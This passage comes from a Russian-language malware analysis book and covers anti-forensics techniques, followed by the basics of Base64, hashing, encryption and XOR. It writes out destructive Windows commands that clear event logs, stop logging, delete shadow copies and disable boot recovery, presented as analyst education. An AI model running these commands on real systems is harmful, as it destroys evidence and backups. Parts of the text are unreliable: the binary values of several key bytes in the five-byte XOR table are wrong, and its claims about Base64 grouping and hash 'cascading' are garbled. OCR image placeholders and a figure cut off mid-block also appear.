Идентификатор события Windows	Описание
4689	Процесс был завершён.
4698	Была создана запланированная задача.
4703	Для учётной записи были включены или отключены привилегии токена. Следователи могут использовать это событие для возможного выявления попыток повышения привилегий и олицетворения.
4946	Было добавлено правило брандмауэра Windows.
5140	Был открыт сетевой ресурс. Фиксируются учётная запись пользователя, IP-адрес и тип запрошенных разрешений доступа, например чтение или запись.
7045	В системе была установлена служба. Журнал фиксирует имя службы, путь к её образу, например исполняемому файлу на диске, и другие сведения.

Поскольку журналы этих событий могут быть ценными для специалиста по компьютерной криминалистике, их очистка или изменение, в свою очередь, представляет ценность для автора вредоносной программы.

Один из простейших способов вмешательства в журналы заключается в их удалении, или очистке. Чтобы очистить журналы событий, вредоносная программа может вызвать утилиту Windows Wevtutil. Следующие команды стирают в системе жертвы соответственно системный журнал, журнал приложений и журнал безопасности:

```
C:\> wevtutil cl system
C:\> wevtutil cl application
C:\> wevtutil cl security
```

Либо вредоносная программа может воспользоваться командой PowerShell:

```
PS C:\> Remove-EventLog -LogName Security
```

Эта команда стирает все записи журнала событий безопасности Windows.

Вредоносная программа способна даже полностью отключить ведение журнала на время атаки, вызвав PowerShell для остановки службы журналов событий Windows:

```
PS C:\> Stop-Service -Name EventLog -Force
```

Не забывайте, что удаление файлов журналов или остановка журналирования создаёт немало шума, особенно если пострадавшая организация целенаправленно отслеживает методы вмешательства в журналы. Другой подход состоит в ручной записи новых событий Windows, которые собьют следователей с толку. Например, создав событие о вымышленном входе либо об удалении или создании несуществующего файла, автор вредоносной программы может подбросить ложный след. Это можно сделать командлетом PowerShell `Write-EventLog`:

```
PS C:\> Write-EventLog -LogName $eventLog -Source $eventSource -EventId $eventId -EntryType Information -Message $event
```

События Windows хранятся в виде файлов `.evtx` в каталоге `C:\Windows\System32\winevt\Logs`. Пример содержимого каталога показан в следующем выводе:

```
C:\Users>dir C:\Windows\System32\winevt\Logs
--snip--
07/27/2023  04:15 AM         3,215,360 Application.evtx
07/27/2023  02:14 PM             4,096 DebugChannel.etl
08/14/2020  10:18 AM            69,632 HardwareEvents.evtx
08/14/2020  10:18 AM            69,632 Internet Explorer.evtx
08/14/2020  10:18 AM            69,632 Key Management Service.evtx
--snip--
```

Каждый файл `.evtx` в этом выводе представляет определённый тип регистрируемых событий, например события приложений, оборудования или Internet Explorer. В коде вредоносной программы может встретиться прямая ссылка на этот каталог. Это характерный признак того, что программа пытается вмешаться в такие файлы, как в следующем коде:

```
--snip--
mov edx,0x1
mov ecx, "C:\Windows\System32\winevt\Logs"  ; 1
push eax
call encrypt_data                           ; 2
--snip--
```

Этот вредоносный код ссылается на путь `C:\Windows\System32\winevt\Logs` 1, а затем вызывает функцию, шифрующую эти данные, которую автор назвал `encrypt_data` 2, фактически уничтожая файлы.

Кроме того, вредоносная программа может напрямую изменять файлы `.evtx`, чтобы скрыть вредоносную деятельность. Это деликатный процесс, предполагающий остановку служб журналирования событий, изменение файлов событий и повторное вычисление контрольной суммы, служащей своего рода проверкой целостности.

Этот метод выходит за рамки книги, но подробнее о нём можно прочитать в публикации Medium "Event Log Tampering Part 2: Manipulating Individual Event Logs": svch0st.medium.com.

> **ПРИМЕЧАНИЕ.** Во время написания этой книги Kaspersky сообщил о варианте вредоносной программы, записывающем вредоносный код в журналы событий Windows и выполняющем его в памяти непосредственно из самих журналов. Этот метод сочетает вмешательство в журналы событий с резидентными в памяти методами. Подробнее см. публикацию Дениса Легезо "A New Secret Stash for 'Fileless' Malware" в блоге Kaspersky: securelist.com.

Подмена временных меток

Подмена временных меток, или timestomping, применяется для введения специалистов по компьютерной криминалистике в заблуждение посредством изменения временных меток файлов. В NTFS, стандартной файловой системе современных версий Windows, временная метка представлена 64-разрядным целым числом, более формально называемым структурой `filetime`, которое соответствует числу 100-наносекундных интервалов, или тиков, прошедших с 1 января 1601 года по UTC. Это звучит довольно сложно, но важно знать, что после преобразования в удобочитаемый формат данное целое число представляет конкретные дату и время. Например, целое значение временной метки `133346988430000000` можно преобразовать в строку `Monday, July 24, 2023 7:00:43 PM`. Внутри Windows для такого преобразования применяется функция `FileTimeToSystemTime`.

Формат NTFS отслеживает временные метки файлов и каталогов, отмечающие запись или иное изменение файла либо каталога, доступ к нему, то есть открытие и чтение, создание, включая копирование, перемещение и так далее, а также изменение метаданных файла или каталога. Метаданные могут включать имя, атрибуты, разрешения и прочие сведения. Подробнее о формате структуры `filetime` см. ntfs.com.

Чтобы изменить эти временные метки `filetime` и ввести следователей в заблуждение, вредоносная программа может воспользоваться специально предназначенной для этого функцией WinAPI `SetFileTime`. Она принимает три параметра: время создания файла (`lpCreationTime`), время последнего доступа (`lpLastAccessTime`) и время последнего изменения (`lpLastWriteTime`). Для вмешательства в собственные временные метки или метки других файлов и каталогов вредоносная программа может сходным образом применять функции `SetFileInformationByHandle` и `NtSetInformationFile`.

При компьютерно-криминалистическом исследовании следователи очень часто составляют временную шкалу всех событий файловой системы. В неё обычно входят метаданные временных меток файлов и журналы. Если вредоносная программа применяет подмену временных меток и вмешательство в журналы, такая шкала будет неверной, что в лучшем случае задержит расследование, а в худшем оставит дело нераскрытым. Особенно серьёзными последствия могут быть для криминалистических расследований, результаты которых предстоит отстаивать в суде.

Уничтожение системы

Пожалуй, самый необратимый и разрушительный способ скрыть доказательства заключается в полном уничтожении системы. Вы можете спросить, зачем злоумышленнику уничтожать систему ради сокрытия доказательств, ведь это наверняка предупредит пользователя или организацию-жертву об атаке. Это верно, однако данный способ остаётся самым необратимым и окончательным средством сокрытия доказательств атаки. Если система уничтожена, расследование с большой вероятностью остановится. Кроме того, так можно избежать установления причастной к атаке стороны.

Чтобы уничтожить доказательства атаки, вредоносная программа может зашифровать весь диск и главную загрузочную запись (Master Boot Record, MBR), сделав систему незагружаемой, как это делают некоторые программы-вымогатели. Главное различие состоит в том, что злоумышленник уничтожит ключи шифрования и расшифрования, поскольку они ему больше не нужны. Либо программа может перезаписать участки диска случайными данными и добиться сходного результата.

Вредоносная программа может также отключить утилиты, которые иначе позволили бы следователям восстановить систему, например Windows Startup Repair, или удалить все резервные копии. Вот некоторые команды, которые она способна выполнить перед разрушительной атакой:

```
C:\> C:\Windows\System32\vssadmin.exe delete shadows /all /quiet
C:\> C:\Windows\System32\bcdedit.exe /set bootstatuspolicy ignoreallfailures
C:\> C:\Windows\System32\bcdedit.exe /set recoveryenabled No
```

Первая команда удаляет все теневые копии томов, штатные резервные копии Windows, позволяющие восстанавливать копии файлов. Их удаление не даёт следователям извлечь доказательства, сохранённые в теневых копиях. Вторая и третья команды запрещают Windows загружаться в режиме восстановления, которым следователи и системные администраторы иногда пользуются для восстановления системы.

Полное уничтожение системы исключительно ради противодействия компьютерной криминалистике встречается редко. Гораздо чаще основной целью вредоносной программы

является уничтожение систем и данных ради нарушения обслуживания, а противодействие криминалистике остаётся вторичной задачей. Например, семейство вредоносных программ Shamoon уничтожало данные в целевых системах, что в качестве побочного результата могло затруднить расследование. Другим примером служит HermeticWiper, кратко рассмотренный в главе 14.

Итоги

В этой главе вы увидели, как работают бесфайловые атаки и как авторы вредоносных программ применяют резидентные в памяти и реестре программы, чтобы добиться своей цели, не оставляя очевидных доказательств. Вы также узнали, как злоумышленники могут использовать штатные и подписанные двоичные файлы Windows, LOLBins, для скрытого выполнения вредоносного кода, чтобы обходить такие средства контроля безопасности, как AppLocker, или обеспечивать бесфайловые атаки. Затем мы глубже погрузились в тему сокрытия доказательств, рассмотрев некоторые применяемые вредоносными программами методы противодействия компьютерной криминалистике, позволяющие заметать следы и ещё сильнее затруднять расследование. В следующей главе мы подробно разберём, как вредоносные программы уклоняются от обнаружения посредством кодирования и шифрования.

Глава 16. Кодирование и шифрование

Кодирование представляет собой преобразование данных в новый формат. Оно применяется для эффективной передачи данных, обеспечения совместимости протоколов или приложений, а также сжатия и хранения данных. Авторы вредоносных программ также используют кодирование для обфускации данных и кода, которые не должны видеть аналитики или средства защиты узлов и сети.

Шифрование, имеющее общие черты с кодированием, служит способом защиты конфиденциальных данных при передаче или хранении. Вредоносная программа может использовать шифрование по множеству причин, включая обфускацию конфиденциальных данных в памяти, например сведений управления и контроля (C2). Помимо уклонения от защиты, вредоносные программы часто применяют кодирование и шифрование, чтобы затруднить анализ, особенно статический анализ кода или исследование сетевого трафика.

В частности, вредоносные программы применяют алгоритмы кодирования и шифрования по следующим причинам:

• для защиты кода и данных в своих файлах на диске, чтобы уклониться от средств защиты конечной точки, например anti-malware. Часто для этого применяется метод упаковки, подробно рассматриваемый в главе 17;
• для защиты кода и данных в памяти, например C2-адресов, ключей или конфиденциальных строк, от защитного программного обеспечения конечных точек и аналитиков;
• для защиты передаваемых данных на сетевом уровне, например посредством их шифрования перед отправкой в инфраструктуру C2;
• для затруднения обратной разработки и анализа. Если аналитику сначала приходится декодировать или расшифровывать части кода вредоносной программы, это замедляет и усложняет анализ.

В этой главе вы познакомитесь с некоторыми методами кодирования и шифрования, применяемыми вредоносными программами, а также узнаете несколько практических способов их преодоления при анализе.

Основы кодирования

Одной из самых распространённых форм кодирования является Base64, изначально разработанная для передачи данных и обеспечения совместимости различных протоколов. Когда строка проходит через алгоритм кодирования Base64, она подаётся в него как двоичные данные и разбивается на 6-битовые блоки. Затем каждый блок преобразуется, кодируется, в формат ASCII с применением всего 64 различных символов: 26 строчных букв, 26 прописных букв, 10 цифр, а также символов / и +. От этого 64-символьного набора, показанного в табл. 16.1, Base64 и получила своё название. В таблице приведены символ (`Симв.`), десятичное значение (`Дес.`) и двоичное значение (`Двоич.`) каждого символа Base64.

Таблица 16.1. Набор символов Base64

Симв.	Дес.	Двоич.	Симв.	Дес.	Двоич.	Симв.	Дес.	Двоич.
A	0	0	L	11	1011	W	22	10110
B	1	1	M	12	1100	X	23	10111

Симв.	Дес.	Двоич.	Симв.	Дес.	Двоич.	Симв.	Дес.	Двоич.
C	2	10	N	13	1101	Y	24	11000
D	3	11	O	14	1110	Z	25	11001
E	4	100	P	15	1111	a	26	11010
F	5	101	Q	16	10000	b	27	11011
G	6	110	R	17	10001	c	28	11100
H	7	111	S	18	10010	d	29	11101
I	8	1000	T	19	10011	e	30	11110
J	9	1001	U	20	10100	f	31	11111
K	10	1010	V	21	10101	g	32	100000
h	33	100001	s	44	101100	3	55	110111
i	34	100010	t	45	101101	4	56	111000
j	35	100011	u	46	101110	5	57	111001
k	36	100100	v	47	101111	6	58	111010
l	37	100101	w	48	110000	7	59	111011
m	38	100110	x	49	110001	8	60	111100
n	39	100111	y	50	110010	9	61	111101
o	40	101000	z	51	110011	+	62	111110
p	41	101001	0	52	110100	/	63	111111
q	42	101010	1	53	110101			
r	43	101011	2	54	110110	=		заполнение

Обратите внимание на знак равенства (=), который применяется как заполнитель и потому не считается одним из 64 символов. Если при анализе кода вредоносной программы вы заметили строку символов, за которой следуют один или несколько знаков равенства, у вас должен сработать внутренний сигнал: возможно, перед вами разновидность данных, закодированных в Base64. Учтите, что символ заполнения присутствует не всегда.

Набор символов Base64 часто жёстко задан во вредоносной программе:

```
character_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz0123456789+/"
```

Если в коде встречается похожая индексная строка, можно предположить, что вредоносная программа применяет разновидность Base64. Скоро мы вернёмся к этому вопросу.

Чтобы лучше понять практический вид кодирования Base64, рассмотрим пример со входной строкой `evil`. После преобразования в двоичный вид ASCII-строка `evil` выглядит так:

```
e        v        i        l
01100101 01110110 01101001 01101100
```

При обработке ASCII-строки `evil` алгоритмом Base64 символы ASCII преобразуются в двоичный вид, двоичная строка разбивается на 6-битовые блоки, а каждый блок сопоставляется с одним из символов набора Base64. Для строки `evil` блоки и значения выглядят следующим образом:

Блок 1	Блок 2	Блок 3	Блок 4	Блок 5	Блок 6
011001	010111	011001	101001	011011	00
Z	X	Z	p	b	A

Полученная здесь строка Base64 равна `ZXZpbA`. Однако большинство реализаций Base64 группируют вывод наборами по шесть символов и, если в конце закодированной строки остаётся нечётное число символов, добавляют необходимое заполнение. В данном случае блок 6 неполон, поэтому в качестве заполнения добавляется `==`, а окончательный результат имеет вид `ZXZpbA==`.

Полное обсуждение Base64 выходит за рамки этой книги. Более подробное объяснение технических особенностей алгоритма см. по адресу en.wikipedia.org.

Base64 широко применяется в законных целях, но вредоносная программа может использовать её и как быстрый и грубый способ добиться более зловещей цели: обфускации данных. Base64 и подобные алгоритмы кодирования позволяют скрыть вредоносное поведение или строки в самом файле либо в памяти. Преимущество таких алгоритмов состоит в необычайной простоте реализации. Недостаток в том, что их столь же легко "взломать": достаточно декодировать целевые данные тем же способом, которым они были закодированы. Base64 можно декодировать множеством методов и инструментов, один из которых, CyberChef (github.com), вскоре будет рассмотрен.

Существует много отличных инструментов, помогающих выявлять применение Base64 во вредоносных программах. Например, `base64dump.py` (github.com) представляет собой сценарий Python Дидье Стивенса, который сканирует входной файл и пытается найти в нём закодированные данные. Он перечисляет обнаруженные закодированные строки и показывает их декодированные значения, позволяя аналитику быстро выявлять подозрительные данные. Вывод этого инструмента представлен на рис. 16.1.

```
remnux@remnux:~/Documents$ base64dump.py evil.bin
ID  Size    Encoded          Decoded          md5 decoded
--  ----    -------          -------          -----------
 1:      16 xxxxxxxxxxxxxxxx ..q..q..q..q     8ef1e9f18878c82c70238450b683c1c7
 2:       4 xjhf             .8_              d20d18b50a544e11a506e5583e95b4cc
 3:       4 Zjrf             f:.              e8e0bef1b9bee326ce67d13be993d82d
 4:      40 aG9tZXNzaGVhbHRo homesshealth.inf a67bd3646d3c48d341589a7f25633813
 5:       4 xxxP             ..O              f1cdec9b91130e582f05e698dbc07462
 6:       4 Xjrf             ^:.              2b4ef6c5176ec9cfc9315fd19a0dfdbc
 7:       4 Xjif             ^8.              7e556efb1068e05ec560030322096de9
 8:       4 Xjif             ^8.              7e556efb1068e05ec560030322096de9
 9:       8 xxxxxxxx         ..q..q           12fd2ab650e160fb7a36a16295137f77
```

Рис. 16.1. Просмотр закодированных в Base64 строк двоичного файла в base64dump.py

Обратите внимание на возможную декодированную строку в строке 4 (`homesshealth.inf`). Также видна часть закодированного значения. Чтобы полностью исследовать эту декодированную строку, её можно выгрузить, то есть извлечь и сохранить на диск, посредством ключей `-d` (dump) и `-s`

(section) программы `base64dump.py`, указав номер интересующего раздела, в данном случае 4:

```
> base64dump.py evil.bin -s 4 -d
```

Учтите, что авторы вредоносных программ могут легко изменить стандартное кодирование Base64, чтобы затруднить обратное преобразование своих данных. Даже простое изменение набора символов Base64 радикально меняет результат. Рассмотрим, например, следующую модифицированную индексную строку:

```
abcdABCDEFGHIJKLMNOPQRSTUVWXYZefghijklmnopqrstuvwxyz0123456789+/
```

Сравните её с упомянутым ранее исходным набором символов Base64:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

Заметили различие? В первом наборе символы `abcd` перемещены в начало, перед `ABCD`. Одно лишь перемещение `abcd` в начало индекса радикально изменяет результат кодирования Base64, а выполнить такое изменение очень легко. Для выявления подобных модификаций можно искать индексную строку в коде, как уже упоминалось. Довольно часто индекс Base64 хорошо виден в коде исполняемого файла вредоносной программы.

Наконец, помните о других кодировках, которые могут встретиться при анализе вредоносных программ, например Base32, Base85, uuencode и yEnc, хотя они распространены меньше. Время, потраченное на изучение способов выявления и декодирования Base64, поможет в подавляющем большинстве случаев простого кодирования данных вредоносной программы. Авторы вредоносных программ довольно часто кодируют PE-файлы в Base64. Поскольку заголовок PE-файла содержит ASCII-символы `MZ`, обращайте внимание на закодированный вариант `MZ`, начинающийся с `TV`.

Хеширование данных

По сути, хеширование представляет собой одностороннее кодирование данных, то есть теоретически необратимое. При обработке данных алгоритмом хеширования полученный хеш всегда имеет одну и ту же длину. Например, алгоритм MD5 всегда создаёт хеш фиксированной длины 128 бит, или 32 символа. SHA-1 выдаёт хеш длиной 160 бит, или 40 символов. Наконец, SHA256 выдаёт значение длиной 256 бит, или 64 символа.

Посмотрим, как хеширование данных выглядит на практике, с помощью упомянутого выше CyberChef. На рис. 16.2 автор применил CyberChef и MD5 для хеширования простого URL, получив показанное в поле Output 32-символьное значение.



Рис. 16.2. Хеширование MD5 посредством CyberChef

На рис. 16.3 автор изменил в URL один символ.




Рис. 16.3. Изменение входного URL в CyberChef

Можно заметить, что автор просто добавил `s` к строке `http`. Обратите внимание, что результат хеширования полностью изменился. Этот эффект, при котором разные входные данные, даже совпадающие на 99 процентов, дают резко отличающиеся значения хеша, называется каскадированием. При каскадировании входные данные разделяются на группы символов, а затем эти группы делятся дальше.

> **ПРИМЕЧАНИЕ.** В различных примерах на протяжении оставшейся части главы мы будем применять CyberChef. Это прекрасный универсальный инструмент для операций с данными, полезный далеко не только для хеширования. Рекомендуется познакомиться с его возможностями.

Вредоносные программы также могут использовать возможности хеширования для обфускации, причём реализовать алгоритмы хеширования в коде можно несколькими способами. Один из них основан на штатном Windows CryptoAPI. Эта служба предоставляет программам, в нашем случае вредоносным, простой в использовании API для кодирования, декодирования, шифрования и расшифрования данных. CryptoAPI и пример его применения во вредоносной программе будут рассмотрены далее в этой главе. Второй возможный способ заключается в создании авторами вредоносных программ собственных алгоритмов хеширования. В статье "Windows API Hashing in Malware" из блога Red Team Experiments (ired.team) описан небольшой фрагмент специального кода, которым можно хешировать импортируемые функции API, скрывая их имена от специалистов по обратной разработке и средств защиты узла.

В зависимости от применяемого алгоритма справиться с хешированием при обратной разработке вредоносной программы бывает трудно. Можно попытаться перебрать входные данные инструментом взлома хешей, сравнивая результат хеш-функции с заранее вычисленным словарём известных входных и соответствующих им выходных значений. Для известных алгоритмов существуют инструменты и ресурсы с предварительно вычисленными хешами распространённых строк из вредоносных программ. Например, OALabs создала инструмент hashdb (github.com) и сопутствующий плагин IDA Pro hashdb-ida (github.com), представляющий собой базу распространённых строк вредоносных программ. Это прекрасное средство для запроса неизвестного значения хеша, встреченного во вредоносной программе, и получения исходной,

"нехешированной" строки. Инструмент поддерживает распространённые хеши, например CRC-32 и ROR-13, а также специальные реализации хеширования из конкретных семейств вредоносных программ, таких как GuLoader и Lockbit.

Если вредоносная программа применяет неизвестный специальный алгоритм хеширования, задача усложняется. Чтобы понять, какие данные она хешировала, сначала нужно разобраться в окружающем их контексте. Возможно, придётся сделать обоснованные предположения об исходных строках на основе соседних данных. Например, если видны открытые строки функций `CreateProcess` и `VirtualAlloc`, то окружающие их обфусцированные строки могут относиться к функциям внедрения в процессы вроде `WriteProcessMemory` или `CreateRemoteThread`. Другой подход состоит в обратной разработке самого алгоритма хеширования для получения исходных входных данных. Сначала понадобится найти алгоритм в коде, а затем проанализировать его статически в дизассемблере или динамически в отладчике. Далее мы кратко рассмотрим поиск такого кода применительно к шифрованию.

Шифрование и расшифрование

Помимо кодирования своих данных, вредоносные программы часто шифруют их. В отличие от хеширования, шифрование не является односторонней процедурой. Любые зашифрованные данные позднее можно расшифровать ключом расшифрования. Как и в случае с хешированием, вредоносная программа часто шифрует части своего кода или данных, чтобы обфусцировать намерения, уклониться от защиты и защититься от специалиста по обратной разработке.

В этом разделе кратко описаны некоторые алгоритмы шифрования, которыми могут пользоваться вредоносные программы. Однако поскольку их авторы способны обфусцировать даже собственные методы шифрования, ещё сильнее затрудняя определение конкретного алгоритма, основное внимание будет уделено методике, а не конкретным реализациям алгоритмов. Затем будут приведены советы по выявлению процедур шифрования и расшифрования во вредоносных программах и рекомендации по преодолению этих методов.

Симметричное и асимметричное шифрование

Существуют две основные формы шифрования: симметричная и асимметричная. Симметричное шифрование предполагает применение двумя клиентами общего, симметричного, ключа. Если клиент 1 хочет отправить данные клиенту 2, ключ шифрования должен быть у обоих клиентов, поскольку он применяется как для шифрования, так и для расшифрования данных. Когда вредоносная программа пользуется симметричным шифрованием, ключ либо встроен в её код, либо создаётся на лету, например посредством стандартных библиотек Windows. К распространённым видам симметричного шифрования относятся AES, DES, Blowfish и RC4. Общая схема симметричного шифрования и расшифрования показана на рис. 16.4.




Рис. 16.4. Работа криптографии с симметричным ключом

Сначала открытые данные обрабатываются алгоритмом шифрования и шифруются симметричным ключом. Когда зашифрованные данные требуется расшифровать, они подаются алгоритму расшифрования вместе с тем же симметричным ключом, в результате чего получаются исходные открытые данные.

Существуют две основные формы алгоритмов симметричного шифрования. Поточные шифры шифруют данные по одному биту и зачастую работают очень быстро. Они применяются в таких протоколах, как SSL/TLS, для шифрования веб-трафика. Блочные шифры шифруют данные порциями, блоками, и обычно обеспечивают более стойкое шифрование, чем поточные. Из этих двух видов они также используются чаще, особенно в задачах, где скорость не является главным требованием.

В отличие от симметричного, асимметричное шифрование применяет два ключа вместо одного: открытый для шифрования и закрытый для расшифрования. Если клиент 1 хочет зашифровать и отправить данные клиенту 2, клиент 2 сначала должен передать клиенту 1 свой открытый ключ, которым тот зашифрует данные. Затем клиент 2 расшифрует их собственным закрытым ключом. И наоборот, когда клиент 2 хочет зашифровать данные для клиента 1, он шифрует их открытым ключом клиента 1, а клиент 1 расшифровывает собственным закрытым ключом. Благодаря этому отпадает необходимость в безопасном обмене ключами: открытые ключи предназначены для передачи и обмена, а закрытые остаются тайными. Асимметричное шифрование и расшифрование показано на рис. 16.5.




Рис. 16.5. Работа криптографии с асимметричным ключом

Как и на рис. 16.4, открытые данные обрабатываются алгоритмом шифрования, но на этот раз асимметричным. Открытый ключ шифрует данные, а закрытый отвечает за их расшифрование обратно в исходный открытый вид.

Вредоносная программа может шифровать свой код или данные, чтобы скрыть их от специалистов по обратной разработке либо сетевых и узловых средств защиты. Шифрование также применяется в программах-вымогателях, которые заражают жертву, шифруют выбранные файлы в целевой системе и затем требуют за них выкуп. После оплаты злоумышленник отправляет жертве ключ для расшифрования файлов. Современные программы-вымогатели применяют как симметричные, так

и асимметричные методы шифрования либо гибридный подход.

В табл. 16.2 перечислены некоторые распространённые алгоритмы шифрования, встречающиеся во вредоносных программах.

Таблица 16.2. Криптографические алгоритмы, встречающиеся во вредоносных программах

Название	Тип	Описание
Advanced Encryption Standard (AES)	Симметричный, блочный шифр	AES считается одной из самых стойких форм симметричного шифрования. Часто применяется в программах-вымогателях.
Rivest Cipher 4 (RC4)	Симметричный, поточный шифр	RC4 является быстрым и простым в реализации алгоритмом, но не отличается особой стойкостью. Различные семейства вредоносных программ применяют его для быстрого и простого шифрования и расшифрования данных.
Rivest, Shamir, and Adleman (RSA)	Асимметричный	Названный по именам создателей RSA является популярным алгоритмом, который применялся различными семействами программ-вымогателей. Он известен сравнительно высокой скоростью и эффективностью.
Elliptical Curve Cryptography (ECC)	Асимметричный	ECC является более новым алгоритмом; его преимущество перед RSA состоит в большей стойкости при заданном размере ключа и, следовательно, большей эффективности. Во вредоносных программах ECC применяется всё чаще.

Прежде чем подробно рассматривать несколько наиболее распространённых способов применения алгоритмов шифрования во вредоносных программах, необходимо познакомиться с важным компонентом шифрования: XOR.

Исключающее ИЛИ

Многие алгоритмы шифрования строятся вокруг операции "исключающее ИЛИ" (exclusive or, XOR), поэтому важно понимать принцип её работы. При XOR входные данные побитово сравниваются с заданным ключом. В табл. 16.3 показан пример сравнения битов входов A и B, дающего выходное значение.

Таблица 16.3. Двоичный результат XOR

Вход A	Вход B	Результат XOR
0	0	0
1	0	1
0	1	1
1	1	0

Как видите, если биты входов A и B равны, результат равен 0. Если они различаются, результат равен 1.

Данные обрабатываются XOR на основе ключа, который иногда имеет длину 1 байт, хотя её можно менять, как вы скоро увидите. Рассмотрим операцию XOR в табл. 16.4, где применяется однобайтовый ключ `0x35`.

Таблица 16.4. Результат XOR с ключом 0x35

	1	2	3	4	5
Входной текст	h	t	t	p	s
Вход, двоичный	01101000	01110100	01110100	01110000	01110011
Ключ XOR (35)	00110101	00110101	00110101	00110101	00110101
Результат, двоичный	01011101	01000001	01000001	01000101	01000110
Выходной текст	]	A	A	E	F

В строке "Входной текст" ASCII-строка `https` обрабатывается XOR с ключом `0x35`. В строке двоичного входа показан двоичный эквивалент строки `https`. В строке ключа XOR (35) приведён ключ `0x35` в двоичном виде (`00110101`). Строка двоичного результата содержит данные после завершения операции XOR. Наконец, в строке выходного текста показано ASCII-представление результата. Учтите, что XOR обратима: чтобы расшифровать выходной текст, достаточно снова обработать его XOR с тем же ключом `0x35`, и получится `https`.

Это лишь простой пример с однобайтовым ключом XOR, но на практике вредоносные программы часто усложняют шифрование более длинным ключом. Например, если программа применяет пятибайтовый ключ `0x356C2DA155`, показанный в табл. 16.5, каждый байт ключа последовательно, начиная с первого, обрабатывается XOR с каждым байтом входных данных.

Таблица 16.5. Результат XOR с ключом 0x356C2DA155

	1	2	3	4	5
Входной текст	h	t	t	p	s
Вход, двоичный	01101000	01110100	01110100	01110000	01110011
Ключ XOR	00110101 (35)	11011000 (6C)	10110100 (2D)	10100001 (A1)	10101010 (55)
Результат, двоичный	01011101	10101100	11000000	11010001	11011001
Выходной текст	]	.	Y	Ñ	&

Теперь ASCII-строка `https` обрабатывается XOR с ключом `0x356C2DA155`, который для простоты разбит на несколько столбцов. Каждый байт ключа обрабатывается XOR с одним из байтов текста. Двоичный результат показан в четвёртой строке, а за ним следует текстовое представление результата XOR. Более полное объяснение технических тонкостей операций XOR см. по адресу en.wikipedia.org.

XOR может быть весьма полезна авторам вредоносных программ: она работает быстро, эффективно и легко реализуется. Однако у неё есть недостатки. Как уже упоминалось, расшифровать обработанные XOR данные можно, просто применив тот же ключ, которым они были зашифрованы. Для правильной работы XOR ключ должен быть жёстко задан в коде вредоносной программы, и опытный специалист по обратной разработке может его найти. Кроме того, поскольку длина ключей XOR иногда составляет всего один или несколько байтов, обработанные данные часто удаётся перебрать по всем сочетаниям ключей XOR.

Существует несколько инструментов для такого перебора. Например, XORSearch Дидье Стивенса (blog.didierstevens.com) ищет строки во входном файле, пробует различные ключи XOR и другие кодировки, а затем выводит результаты. Автор пропустил исполняемый файл через XORSearch и получил результат, показанный на рис. 16.6.

```
